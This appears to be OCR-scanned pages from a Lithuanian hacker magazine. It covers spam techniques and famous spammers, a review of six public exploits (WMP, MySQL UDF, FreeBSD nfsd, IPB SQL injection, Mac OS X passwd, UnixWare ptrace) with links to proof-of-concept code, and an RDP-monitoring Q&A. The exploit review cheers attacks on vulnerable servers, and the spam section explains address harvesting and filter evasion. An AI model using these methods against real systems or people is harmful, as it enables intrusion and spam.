Siekdamos visškai išnaikinti spamą, kai kurios kompanijos (taip pat ir „Microsoft“) siūlo įvesti mokestį už kiekvieną pranešimo išsiuntimą. Privatiems asmenims jis būtų simbolinis, tačiau milijonus laiškų siunčiantiems spameriams tai būtų įspūdinga suma. Gaunasi kažkas panašaus į pašto ženklus. Tačiau žiūrint iš kitos pusės, jeigu jau dabar spameriai laiškų siuntinėjimui panaudoja kitų vartotojų kompiuterius, niekas jiems nesukludys mokestį už pranešimų siuntimą pavesti tiems patiems vartotojams.

Kol kas efektyviausiu sprendimu lieka antispamo filtrai. Norėdami juos aperti, spameriai imasi įvairiausių triukų, pavyzdžiui, pakeičia juoduosiuose sąrašuose esančius žodžius. Taip žodis „porn“ gali būti pakeistas „pron“. Filtras apgaules nesupras, o žmogus tokį žodį perskaitys būtent taip, kaip reikia. Žodis taip pat gali būti užrašytas atskiriant raides tarpais: „p o r n“. HTML panaudojimas žinutėse spameriams suteikia dar didesnių galimybių. Pavyzdžiui, jeigu žodyje tarp raidžių įterptume simbolius, kurie nuspalvinti fono spalva, žmogus jų nepamatys, o kompiuteris, kuris nereaguoja į spalvas, nesugebės perskaityti taip išdaryto teksto. Spamernai savo ginkluotę pasitelkia ir *captcha* idėjas, į savo pranešimus įterpdami paveikslėlius su tekstu, kurių atpažinti filtrai nėra pajėgus. Pastaruoju metu taip pat atsirado intelektualus spamas, kurame be įkyrios reklamos galima rasti knygų citatų ir eileraščių fragmentų. Tai vėlgi panaudojama



siekiant išmušti iš vežių filtrus, kurie nustato žodžių aktualumą laiškuose. Siuntyto adresas taip pat apdorojamas: spameriai į From eilutę įterpia automatiškai sugeneruotus vardus (pavyzdžiui, John B. Slater) ir dažnai naudoja gavejo domeną. Pavyzdžiui, aš dažnai gaunu laiškus iš neva mano organizacijos serveryje pašto dėžutės turinčių žmonių.

1997 metais Adamas Bekas pristatė naują kovą su spamu ir DoS atakomis skirtą sistemą Hashcash. Jos idėja ta, kad siuntytojas antraštelėje įterpia eilutę, kuri parodo, jog jis laiško siuntimui sunaudojo tam tikrą laiką, pavyzdžiui, sprendė paprastą užduotį. Savaimė suprantama, jog spameriai negali sau leisti kiekvienam laiškui skirti nė kelių sekundžių, todėl hashcash garantuoja, kad laiškai su išganingąja eilute nėra spamas.

Visiška išvengt spamo savo pašto dėžutėje galima dvejopai. Pirmasis — niekur internete nepublikuoti tokio pašto adreso. Net jeigu jis pakeistas (jonas[at]serveris.lt), išvengti spamėnų botai jį gali atpažinti ir įtraukti į savo bazę. Antrasis būdas sukonfigūruoti filtrą, kuris blokuoja kiekvieną gaunamą pranešimą, tačiau siuntytoji išsiunčia laišką su pasiūlymu patvirtinti siuntimą, nuspaužiant tam tikrą nuorodą. Po to šis žmogus bus įtrauktas į baltąjį sąrašą, todėl visi kiti jo laiškai sėkmingai pasieks gaveją.


**[Elektroninio pašto adresų bazės pirkimas]** Šis būdas pats paprasčiausias, jį paprastai naudoja naujokai arba nedidelės spamėnų kompanijos. Daugelyje šalių elektroninių adresų pardavimas neteisėtas, tačiau yra ir tokių šalių, kur tai neuždrausta. Pardavėjai kompaktinius diskus su adresų bazėmis reklamuoja būtent tokiose šalyse esančiuose serveriuose. Kiekviename diske paprastai būna apie milijonas patikrintų adresų, o jo kaina svyruoja apie 50 dolerių. Jį užsisakyti galima paštu arba parsiųsti iš tokios svetainės, prieš tai apmokejus pirkinį. Spamėnų bazės būna specializuotos ir bendros. Specializuotos kainuoja kur kas brangiau, kadangi jose esantys adresai yra surūšiuoti ir įtraukti tik tie, kas potencialiai suinteresuoti reklamuojama preke.

**[Registracija USENET konferencijose]** USENET spamėnams yra gardus kąsnelis, kadangi visi tokių konferencijų dalyviai kartu su siunčiamais pranešimais viešai publikuoja ir savo pašto adresą. Pakan-

ka užsiregistruoti pačiose populiariausiose konferencijose ir paleisti programą, kuri iš tekstinių bylų automatiškai surenka adresus. Taip pat galima apdoroti ir Google Groups konferencijas bei skirtingas populiarias naujienų grupes.

### [Tinklo mazgų skenavimas]

Kai kurie su UNIX susipažinę spameriai serverių su paleistu finger servisu paieškai panaudoja jungčių skenerius. Kaip žinia, komanda finger \*nix sistemoje pateikia išsamią informaciją apie į sistemą prisijungusius vartotojus. Egzistuoja tokios programos, kurios automatiškai atnaujiną užklausą apie vartotojus ir sujungia gautą informaciją (paprastai pakanka žinoti užregistruotą vardą su serverio domeno vardu, dėl ko gaunami realūs adresai).




### [Adresų surinkimas ir išsiuntinėjimas]

Norint išsiųsti milijonus pranešimų, reikia gauti milijonus adresų. Spamėnai tai daro skirtingais būdais.

Išsiuntinėdami pranešimus spameriai laikosi trijų taisyklių: anonimiškumas, pigumas ir sudėtingas susekimas. 90-aisiais, norėdam išvengti atjungimo nuo tiekėjo ir pasiepti savo adresą, spamėnai dirbo per open mail relay serverius, kurie leisdavo siųsti kam nori ir ką nori. Po to tokie serveriai tapo retenybė, o spamėnai perėjo prie proxy serverių panaudojimo, kurie būdavo keičiami kaip kojines (beje, ir savų tiekėjų). Neblogu spamerio paga bininku taip pat tapo CGI skriptas FormMail.pl, leidžiantis per svetainėje esančią HTML formą siųsti atsiliepimus į pašto dėžutę. Egzistuoja tokios programos, kurios gavejo adresą pakoreguoja taip, kad spamėno „atsiliepimą“ gautų ne tik svetainės autorius, bet ir tūkstančiai žmonių. Neretai spamėnai sukuria nuosavus pašto serverius su dinamiu dial-up prisijungimu. Po kiekvieno prisijungimo tokiame serveriui išskiriamas naujas IP adresas, kas apsunkina teisės saugos organų darbą. Tiesa, stambūs interneto paslaugos tiekėjai dabar naikina tokius serverius, kadangi daugelio pašto dialup serverių savininkai yra spameriai.

Spamas tapo populiarus, kadangi tai pati pigiausia reklamos rūšis. Nepaisant to, kad 99.9% gavėjų reklaminių pranešimą tuojau pat pašalina, visada lieka 0,1% žmonių, kurie jį atidžiai perskaito ir užkimba ant pasiūlymo. Šis procentas atperka visas siuntinėjimui skirtas išlaidas. Beje, visa tai neapsiriboja vien tik elektroniniu paštu siuntinėjamu spamu. Spamėnų aukomis gali tapti bet kurie populiarius vieši servais, pradedant ICQ tipo pokalbių programomis ir baigiant web-blog'ais. Jau ne retenybė ir mobilusis spamas, kuomet SMS pranešimai su reklama vartotojams išsiunčiami per specializuotas interneto svetaines, o netolimoje atėtyje galima tikėtis ir spamo VoIP (IP telefonija) tinklais.




spamėnų programa



24. teška pannaudojant brutiorsa

**[Spambotai]** Labai populiarus metodas yra pasinaudoti specialiomis programomis „vorais“ kurios naršo po svetaines ir ieško isgainingujų žodžių su @ ženkleliu. Kadangi vartotojai forumuose ir svečių knygose dažnai palieka savo realus pašto adresus.

\* Pirmuoju spameriū, kuris buvo nuteistas laisvės atėmimu, tapo Hovardas Karmakas, kuris 2003 metais išsiuntinėjo 825 milijonus reklaminių pranešimų. Kadangi amerikietiškas spamo nelegalumo įstatymas tuo metu dar negaliojo, Karmaką nuteisė už dokumentų falsifikavimą ir paskyrė maksimalią įmanomą bausmę — 7 metus.



apaimeny sąrašas

per dēnā vieno tokio „voruiko” derius gali siekti šimtus tūkstančių adresų. Šio metodo trūkumas yra tas, kad daugelis tap gautų adresų seriai nenaudojami, todėl tenka prieš tai kiekvieną jų patikrinti. Neretai tokių programų efektyvumas padidinamas užsiundant „as ant komercinių arba specializuotų svetainių. Kadangi daugelis kompanijų savo svetainėse publikuoja informaciją apie savo darbuotojus ir jų kontaktus, tai spamieriams duoda tūkstančius veikiančių adresų.

**[Virusai ir kiminalai]** Ko gero, pats efektyviausias būdas, kurį spameriai pradėjo naudoti ne taip seniai. Yra spamerių, kurie parazituoja svetimuose virusuose, o pažangesni jaunuoliai patys juos kuria ir platina. Pirmosios kategorijos atstovai tokiais virusais, kaip SoBig ir MiMail, užkrestų mašinų ieško skenuodami jungtus, po ko pasinaudoja atvira skyde ir palieka sistemoje trojaną. Šis kopijuoja visus įdiegtoje pašto programoje surastus adresus ir išsiunčia juos nurodytu spamerio adresu. Kompiuteriniai kiminalai dažniausiai panaudojami ne adresams surinkti, o botų tinklams sukurti iš mašinų-zombių. Tokiu atveju reklaminį šlamštą siuntines jau ne pats spamenis, o paprasti vartotojai, kurių kompiuteriai gauna instrukcijas iš spameno serverio ir siuntinėja spamą kitiems vartotojams. Per vieną tokių kompiuterių zombį per savaitę gali praėti milijonai laiškų, tuo pačiu garantuojant spameno saugumą.

Svarbi spamerių darbo dalis yra patikrinimas, ar vartotojas gavo reklamą. Paprasčiausias būdas — , elektroninį laišką įdėti eilutę *Return-Receipt To: spammer@spam.net*, kuri pristatys pranešimą, jog žinutė gauta. Tiesa, tai veikia ne visose pašto programose, o kai kurie nustatymuose atjungia tokių pranešimų siuntimo opciją. Kitas būdas – priversti vartotoją savarankiškai atsakyti į laišką. Pavyzdžiui, tu gali gauti tokį perluką: „Jūs gavote šį pranešimą, kadangi esate užsiregistravę mūsų kasdienio knkščioniško naujienlaiškio gavėjų sąraše. Jeigu nepageidaujate iš mūsų gauti naujų pranešimų, galite jų atsakyti nuspaužiant šios nuorodos“. Vos tik tu paspaudi tokią nuorodą, tavo adresas spamerio bazėje automatiškai pažymimas kaip „patikrintas“. Manau, jog tau, kaip ir man, yra tekę gauti laiškus su klausimu: „Kodėl iš man siuntėte šia fotografiją?“. Nesusi-



gaudantis žmogus iš karto atsakys: „Kokią nuotrauką?“ ir tuo pačiu demaskuos savo pašto dėžutę. Megstamiausias spamerių triukas siekiant patikrinti adresus — panaudoti *Web Bug*. Taip vadinama paslepta HTML laiške esanti nuoroda, kuri iš serverio automatiškai užkrauna mažytį 1x1 dydžio paveikslėlį, kuris perduodamas pagal banerių veikimo principą. Pats faktas, jog paveikslėlis buvo persiųstas į vartotojo kompiuterį, byloja apie tai, jog jis gavo laišką.

**[Įžymiausi spameriai]** Spamerių vardai paprastai nėra žinomi, kadangi jie kruopščiai slepia bet kokią informaciją apie save ir nesirodo internete. Vis dėlto keletas stambių žaidėjų buvo išaiškinta. Papasakosiu tau apie tris ryškiausius iš jų.

**[Senfordas Volesas]** Pasiskelbęs spamo karaliumi ir labiausiai nekenčiamas 90-ųjų pabaigos Amerikos spameris. 1995 metais kartu su savo partneriu Voltu Rainsu, kurį kompaniją „Cyber Promotions“, kuri specializavosi reklamos siuntinėjimu elektroniniu pastu. Pravedęs agresyvią rinkodaros kampaniją internete, šioje srityje greitai užėmė lyderio pozicijas, tuo pačiu tapdamas pagrindiniu adresų tiekėju likusiems spamernams. „CyberPromo“ iš spamo ne šiaip sau uždirbdavo pinigus, ji taip pat kūrė naujus filtrų apejimo metodus ir technologijas, kurios leido padidinti siuntinėjimo efektyvumą. Suklastoti atgaliniai adresai, retransliacija, daugine adresacija — šios ir kitos technikos buvo išrastos Voleso kompanijoje ir vėliau buvo naudojamos lyderiančių spamerių kontorose. 1996 metais Senfordas taip įsidrąsino, jog padavė į teismą didžiausią Amerikos tiekėją „America Online“, kadangi ši blokavo iš „CyberPromo“ ateinančius laiškus. Teismas atmetė ieškinį, o kitais metais tiek AOL, tiek ir daugelis kitų JAV ISP padavė ieškinį Voleso kompanijai. Atsakydamas į tai, Senfordas pažadėjo sukurti savo interneto paslaugos tiekimo įmonę ir taip per ją koordinuoti visą siuntinėjimą. To padaryti jis nespejo. 98-ųjų metų baandį „spamo karalius“ pranešė pasitraukiąs iš spamo verslo, nes siekia kurti legalią „Opt-int“ kompaniją (opt-in šiuo atveju reiškia, kad reklama siuntinėjama su vartotojo sutikimu). Nekas neteikė šiais tyrais ketinimais ir nenorejo susidėti su jo nauja kontora, todėl kompanija greitai užsidarė. Tolimesne Senfordo Voleso veikla buvo susijusi su internetinės pornografijos reklama,

o vėliau su jo nauja kompanija „SmartBOT“, kuri platino trojanus ir už 30 dolerių siūlė greitą jų pašalinimo sprendimą. 2005 metų sausį „SmartBOT“ kompanijai buvo pateiktas ieškinys, ir Volesui savo trojanų versliuką teko užbaigti. Niekas nesirūpina spėti, kokie bus toimesni karaliaus projektai.

**[Alanas Ralskis]** Dar vienas spamo karalius, kurį interneto analitikai laiko vaisingiausiu spameriu visoje istorijoje. 80-aisiais jis užsiiminėjo ne visai teisėtu draudimu, iš ko uždirbdavo po 500 tūkstančių dolerių per metus. 90-ųjų pradžioje jis įkliuvo dėl banko dokumentų falsifikavimo, gavo tris metus lygtinai ir neteko licencijos. Lkęs plikas basas, Ralskis pardavė savo seną automobilį ir nusipirko 2 kompiuterius, noredamas išmėginti įėjus kompiuteriniame versle. Įdomiausia ir pelningiausia veikla pasirodė esąs reklaminių pranešimų siuntinėjimas, kuomet jis, tiesą sakant, ir užsiėmė. 90-ųjų pabaigoje jis tapo vienu įtakingiausių spamerių pasaulyje.

2002 metais Alanas davė interviu laikraščiui „The Detroit News“, kuris buvo išpublikuotas populiariame kompiuteriniame portale *Slashdot*. Spamero samprotavimai sukėlė skaitytojų pasipiktinimo bangą ir liaudis nusprendė „verslininkui“ sušerti jo paties prekę. Vienas nuolatinis portalo lankytojas škasė realų Ralskio pašto adresą ir išpublikavo jį *Slashdot*’e. Po to tūkstančiai kompiuteristų pradėjo internete ieškoti firmų, kurios siuntinėjo popierines reklamas, nemokamus katalogus ir panašią makulatūrą. Skiltyje „kam“ jie įvesdavo Alano adresą, ir visas šis geris nepertraukiamu srautu plūdo pas spamerių karalių. „Šie žmonės išprotėjo! Jie mane užregistravo visuose nemokamuose siuntinėjimuose visame sušiktame pasaulyje“, — pasiskundė Alanas žurnalistams, tačiau pats ir toliau platino milijardus žinučių visame internete.

2005 metų rugsejį FTB aplankė 60 mečio Alano Ralskio namus ir konfiskavo visą kompiuterinę techniką, įskaitant ir keletą galingų serverių, finansinius dokumentus bei visus kitus daiktus, kurie bylojo apie jo spamerišką veiklą. Visi veiksmai buvo koordinuojami būtent čia, kadangi Ralskis kontroliavo apie 200 pašto serverių, kiekvienas kurių per valandą galėjo išsiųsti 650 tūkstančių reklaminių laiškų. Spamo karalius nesigailejo savo veiksmų: „Aš ne spamers, aš verslininkas elektroninės reklamos srityje“. Nepaisant to, pagyvenusiam verslininkui pagal JAV



Alano namas



„spamo karalius“ Alanas Ralskis







# Intenso. All your data now being to us!



Intenso, optinių laikmenų pardavimų lyderis Vokietijoje siūlo platų aukštos kokybės CD-R, CD-RW, DVD-R(W), DVD+R(W) ir padidintos talpos diskų 800Mb/90 min. pasirinkimą. Visi šie produktai platinami „cakebox“ ir „jewel“ dėžutėse.

Spartiems DVD, mini-DVD (8 cm) ir dvisluoksniams DVD diskams Intenso siūlo dar platesnį pakuočių pasirinkimą. Unikalus naujas produktas – CD ir DVD su specialiu spalvas apsaugančiu užpurškimu.

Intenso – tai aukštos kokybės produkcija už gerą kainą.

[www.intenso.de](http://www.intenso.de)

muzika | duomenys | nuotraukos | video

**(Intenso)<sup>®</sup>**

Sprendimai Jūsų skaitmeniniam pasauliui



## Windows Media Player <=v.10. buffer overflow exploits

**[Aprašymas]** Vasario 15 dieną bugtraq puslapiuose pasirodė užuominų apie gausius žinomo grotuvo *Windows Media Player* pažeidžiamumus. Pirmasis jų buvo buferio perpildymas tiesiogiai kreipiantis į *www* esančią grojamą (*media*) bylą. Nesunku numanyti, kad šiuo atveju eksploatas — tai padirbtas HTML puslapis su specialiai suformuotu *EMBED SRC* tagu. O jeigu tiksliau, tai eksploatas pateikiamas *Perl* modulio pavidalu, kuris atidaro socketą ir perpildo WMP buferį. Pažeidžiamumas grotuvui nurauna stogą, kuomet atidaroma speciali BMP byla, kurios antraštelėje deklaruojamas 0 baitų dydis. *Bitmap* paveikslėlyje įrašytas shell-kodas įvykdomas einamo vartotojo teisėmis. Tačiau pateiktas eksploatas demonstruoja tik DoS ataką prieš WMP.

**[Apsauga]** Šio pažeidžiamumo galima atsikratyti įdiegus specialų pataisymų paketą. Pataisymų sąrašas pateikiamas čia: [www.securitylab.ru/vulnerability/262517.php](http://www.securitylab.ru/vulnerability/262517.php). Kategoriskai nerekomenduojame atidarinėti *Media* bylą iš nežinomų resursų.

**[Nuorodos]** Pirmojo pažeidžiamumo eksploatas yra čia: [www.securitylab.ru/poc/extra/262743.php](http://www.securitylab.ru/poc/extra/262743.php), antrojo — čia: [www.securitylab.ru/poc/extra/262735.php](http://www.securitylab.ru/poc/extra/262735.php). Išsamų klaidos aprašymą rasi šiuo adresu: [www.securitylab.ru/vulnerability/262517.php](http://www.securitylab.ru/vulnerability/262517.php).

**[Blogio įvertinimas ir potencialas]** Jau kelintą kartą eilinis lokalus MS produkto pažeidžiamumas griauja korporacijos reputaciją. Džiugina tik tai, kad pirmoji klaida (kreipimasis į *media* bylą) neveikia su IE, tačiau puikiai pribigia WMP kitose naršyklėse.

**[Sveikinimai]** Pirmuoju klaidų atradeju tapo žinoma komanda *!Defense*. Eksploitų autoriai iki šiol nežinomi.

## MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit

**[Aprašymas]** Lokalius prieš MySQL serverį nukreiptas pažeidžiamumas. Hakeris gali sukurti specialią biblioteką, po to ją įdiegti į MySQL kaip funkciją ir ją iškviesti vietoje argumentų pateikdamas komandų rinkinį. Finale *mysqld* visas komandas įvykdydys su padidintomis teisėmis (paprastai *root* vartotojo vardu). Po to hakeris paleis komandų interpretatorių ir gausis *root* teisių teikiamais smagumais. Be šios klaidos, egzistuoja dar dvi, tačiau kol kas viešumoje nėra joms sukurtų eksploitų.

Išleistas eksploatas yra ta pati kenksmingoji biblioteka, su kuria pateikiami išsamus naudojimo aprašymas (kompiliavimas, prijungimas ir pats įdiegimas). Visas aprašyta pažingsniui, todėl su eksploatu susitvarkyti sugebės net ir skriptaiškiai.

**[Apsauga]** Eksploatas testuotas su MySQL 4.1.14. Pasak kūrėjų, visos kitos versijos nėra pažeidžiamos. Taigi teisingiausias apsaugos būdas — savalaikis MySQL serverio atnaujinimas. Iš esmės galima naudoti ir pažeidžiamą sistemą, tačiau tokiu atveju būtina visiems vartotojams uždrausti rašymą į MySQL bazę.

**[Nuorodos]** Viešas eksploatas pateikiamas čia: [www.securitylab.ru/poc/extra/263102.php](http://www.securitylab.ru/poc/extra/263102.php). Pažeidžiamumo aprašymą (tiek šito, tiek ir kitų) galima rasti šiame puslapyje: [www.securitylab.ru/vulnerability/205267.php](http://www.securitylab.ru/vulnerability/205267.php).

**[Blogio įvertinimas ir potencialas]** *Mysqld* — vienas iš pačių populiariausių procesų, kuriuos galima sutikti linuxiniuose serveriuose, todėl šis pažeidžiamumas bus pakankamai naudingas lokalius užpuolimus organizuojantiems hakeriams, ypač įvertinus tai, kad administratoriai retai *mysqld* leidžia neprivilėgiuoto vartotojo vardu.

**[Sveikinimai]** Už nuostabaus eksploato sukūrimą dėkojame klaidų ieškotojui *Marco Ivaldi* ([raptor@Oxdeadbeef.info](mailto:raptor@Oxdeadbeef.info)).

## FreeBSD 6.0 (nfsd) Remote Kernel Panic Denial of Service Exploit

**[Aprašymas]** Galų gale hakeriai prisikasė ir iki labiausiai apsaugotos pasaulyje OS — *FreeBSD*. Apgailėtinas pažeidžiamumas slypi NFS demone — tinklo failų sistemos valdančiame servise. Šis servisas klausosi 2049 jungties. Jeigu ji atidaryta, piktavalis gali įjungti pasiųsti keletą baitų šiukšlių, dėl to servise bus perpildytas buferis, dėl ko sustos visa sistema — *kernel panic*.

Eksploatas parašytas su *Perl*, jame nėra nieko sudėtingo — paprasčiausias socketo atidarymas ir shell-kodo išsiuntimas į 2049 jungtį. Po to sistema iškeliaus į amžinosios medžioklės plotus.

**[Apsauga]** Šiuo metu apsaugos nuo aptariamo pažeidžiamumo nėra, todėl derėtų arba atsisakyti *nfsd*, arba su įmontuota *ipfw* ugniasiene filtruoti 2049 jungtį.

**[Nuorodos]** Veikiantį eksploitą galima parsisiųsti iš <http://www.securitylab.ru/poc/extra/263336.php>. Šiek tiek techninės informacijos rasi čia: <http://www.securitylab.ru/vulnerability/source/263236.php>.

**[Blogio įvertinimas ir potencialas]** *FreeBSD-Team* apie pažeidžiamumą buvo informuota prieš 3 savaites, tačiau reakcijos į klaidą kol kas nesulaukta. Greičiausiai programuotojai turi rimtesnių problemų, nei DoS atakos per *nfsd* leidžiančio išvengti branduolio pataisymo išleidimas.

**[Sveikinimai]** Apie klaidą pranešė klaidų ieškotojas iš Rusijos Jevgenijus Legerovas ([www.gleg.net](http://www.gleg.net)). Paprastutį eksploitą parašė koderis *str0ke* iš *milw0rm* ([milw0rm.com](http://milw0rm.com)) komandos. Reiškiamė padėką šiems talentingiems žmonėms.



# EKSPLOITŲ APŽVALGA

## Invision Power Board < 2.1.4 Password change SQL-Injection Exploit

**[Aprašymas]** Apple IPB projektą nėra ko daug šnekėti — visi žino šį forumą ir pagarsėjusias jo klaidas. Šį mėnesį per mūsų hakerių tūšą buvo nuspręsta parašyti priešpaskutinei IPB versijai skirtą exploitą. Klaida čia aptikta dėl nepakankamo įvedamų duomenų apdorojimo, dėl kurios piktaivalis gali forume atlikti SQL injekciją. Šis eksploitas leidžia bet kuriam vartotojui gauti slaptažodžio pakeitimo (*reset*) nuorodą. Pastebėtina tai, kad eksploitas pilnai parašytas su PHP ir duomenų perdavimui viso labo reikalauja aktyvuoto CURL modulio.

Eksploras galima keisti kai kuriuos parametrus. Tarkim, hakeris perdavimui gali naudoti Socks, nurodyti Cookie saugojimo bylą arba pakeisti UserAgent. Visa tai vykdoma PHP kodo antraštės dalyje.

**[Apsauga]** IPB programuotojai greitai sureagavo į pažeidžiamumą — buvo išleisti specialūs apsaugantys pataisymai. Juos pasilimti galima iš oficialios projekto svetainės: [www.spip.net](http://www.spip.net). Alternatyvus būdas — įdiegti stabilesnę forumo versiją.

**[Nuorodos]** Eksploitas yra čia: [www.securitylab.ru/poc/extra/263727.php](http://www.securitylab.ru/poc/extra/263727.php). Keletą žodžių apie atnaujinimą galima rasti čia: [www.securitylab.ru/vulnerability/source/263633.php](http://www.securitylab.ru/vulnerability/source/263633.php).

**[Blogio įvertinimas ir potencialas]** Forumų klaidos — gardūs kąsneliai skriptikams. Čia didelio proto nereikia: persiuntę exploitą ir gavai administratoriaus slaptažodį. Su pažeidžiamų serverių paieška problemų taip pat neturėtų iškilti — Google viską padarys už tave :).

**[Sveikinimai]** Dėkojame mūsų hakeriams Nitrex ir Dukenn, taip pat gerai žinomiems žmonėms Dr UFO 51, kOpa, NSD ir Naikon. Linkime jiems ir toliau darbuotis bugtraq labui!

## Apple Mac OS X "/usr/bin/passwd" Binary Local Privilege Escalation (root) Exploit

**[Aprašymas]** Ar kada nors esi gavęs shellą MacOS sistemoje? Aš — taip. Ir reikėtų pasakyti, jog tai labiausiai nepažeidžiama sistema, kokią aš tik esu matęs. Eksploitą galima rasti net ir senoviskai SCO, o štai su Apple MacOS viskas kur kas sudėtingiau. Taip buvo iki visai neseniai. Klaidų ieškotojai išleido naują */usr/bin/passwd* exploitą. Jo principas labai paprastas: paleidus */usr/bin/passwd /tmp/* kataloge sukuriamas laikina byla. Eksploitas su suklastotu *fake\_passwd*, kuris anksto sulinkintas su */etc/sudoers*, sukuria symlink'ą į šią bylą. Po šių machinacijų */etc/sudoers* yra pakeičiamas, dėl ko tampa įmanoma laisvai pasirinkto vartotojo vardu paleisti „sudo sh“.

Eksploras parašytas su Perl, jame pateikiami išsamūs vartojimo komentarai.

**[Apsauga]** Vienintelis apsaugojimo nuo šio pažeidžiamumo būdas — įdiegti oficialioje [www.apple.com](http://www.apple.com) svetainėje pateikiamą atnaujinimą.

**[Nuorodos]** Eksploitą galima gauti šiame puslapyje: [www.securitylab.ru/poc/extra/263496.php](http://www.securitylab.ru/poc/extra/263496.php). Šiek tiek techninės informacijos galima pasilimti iš čia: [www.securitylab.ru/vulnerability/263470.php](http://www.securitylab.ru/vulnerability/263470.php).

**[Blogio įvertinimas ir potencialas]** Nors MacOS ir nėra labiausiai internete paplitusi sistema, tačiau man yra pavykę gauti shellus keliuose tokiuose serveriuose. Nuotoliniai užpuolimai paprastai vykdomi per Web, o su lokaliais iki šio laiko buvo riestoka, kol nepasirodė čia aprašytas eksploitas :).

**[Sveikinimai]** Už nuostabų exploitą dėkojame mažai žinomam hakeriui slapyvardžiu vade79/v9 ([v9@fakehalo.us](mailto:v9@fakehalo.us)). Kalbant apie pačius pažeidžiamumus, pataisymų sąrašą (taip pat ir */usr/bin/passwd*) viešai išpublikavo Apple korporacija.

## SCO Unixware 7.1.3 (ptrace) Local Privilege Escalation Exploit

**[Aprašymas]** Pati efektyviausia ir universaliausia Linux branduolių klaida buvo *ptrace* pažeidžiamumas. Ilgai klaidų ieškotojai vis surasdavo naujų ir išbulintų root gavimo metodų per šią branduolinę funkciją. Klaida užsielė ir SCO Unixware 7.1.3 sistemoje, kur buvo aptikta visai neseniai. Pažeidžiamumo principas tas pats: paleidžiama funkcija *ptrace()*, po ko gaunamos root teisės. Eksploitas turi būti paleidžiamas su *suid* programos argumentu, pavyzdžiui, */unixware/usr/lib/sendmail*, tik tokiu atveju garantuojamas privilegijų sukelimas. Deja, techninės šio pažeidžiamumo detalės nėra atskleidžiamos.

**[Apsauga]** Vienintelis apsaugos būdas yra išganingojo pataisymo įdiegimas, kuris pateikiamas oficialioje svetainėje — [www.cpgnuke.com](http://www.cpgnuke.com). Jeigu tu administruoji SCO, tai tuojau pat junkis prie savo sistemos ir parsisiųsk visus reikiamus dalykėlius.

**[Nuorodos]** Eksploitas pateikiamas adresu [www.securitylab.ru/poc/extra/263228.php](http://www.securitylab.ru/poc/extra/263228.php). Parsisiųsk jį ir testuok, tačiau tik tau patikėtose sistemose.

**[Blogio įvertinimas ir potencialas]** Visiems žinoma, kad SCO paprastai įdiegiama strategiškai svarbiuose serveriuose, pavyzdžiui, bankų mašinose. Taigi laukiame stambių nulaužimų su po to einančių svarbių transakcijų, kreditinių kortelių bazių ir panašių dalykų pagrindu.

**[Sveikinimai]** Už padovanotą exploitą dėkojame hakerių komandai [milw0rm.com](http://milw0rm.com) (ji jau buvo paminėta šioje apžvalgoje). SCO Unixware sistemoje tapo viena lemtinga klaida daugiau.





**PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŪSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK-FAQ“, TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŪSK KUO DAUGIAU INFORMACIJOS.**



**Kaip galima sekti Remote Desktop prisijungimus?**



Jeigu tave domina su specialia programine įranga atliekami sprendimai, tiks bet koks jungčių monitorius. Tereikia stebėti prisijungimus į 3389; šiam nesuderinamam procesui paprasčiausia programa bus paties MS sukurtas Port Reporter ([support.microsoft.com/kb/837243](http://support.microsoft.com/kb/837243)). Prisijungimus taip pat galima stebėti sistemos security loge, kur sėkmingi prisijungimai bus pažymėti įvykiais su D 528 ir 540. Tave domins 10 tipo logon'ai, t.y. RemoteInteractive. Siekiant palengvinti savo darbą, praverstu idarbinėti LogParser (neoficiali svetainė — [www.logparser.com](http://www.logparser.com)), kuris logus galety prafiltruoti tavo nuožiūra. Galbūt tai ir nesusiję su tavo klausimu, tačiau kai reikalingas darbo su RD logai kadry pavidalu, tau padeti galety toks produktas, kaip TurboDemo ([www.turbodemo.com](http://www.turbodemo.com)). Deja, ilgalaikis ir išsamus daiktinių įrodymų paėmimas dažnai sukelia sistemos veikimo sutrikimus.



**Ar yra Mac sistemai skirtų kirminų?**



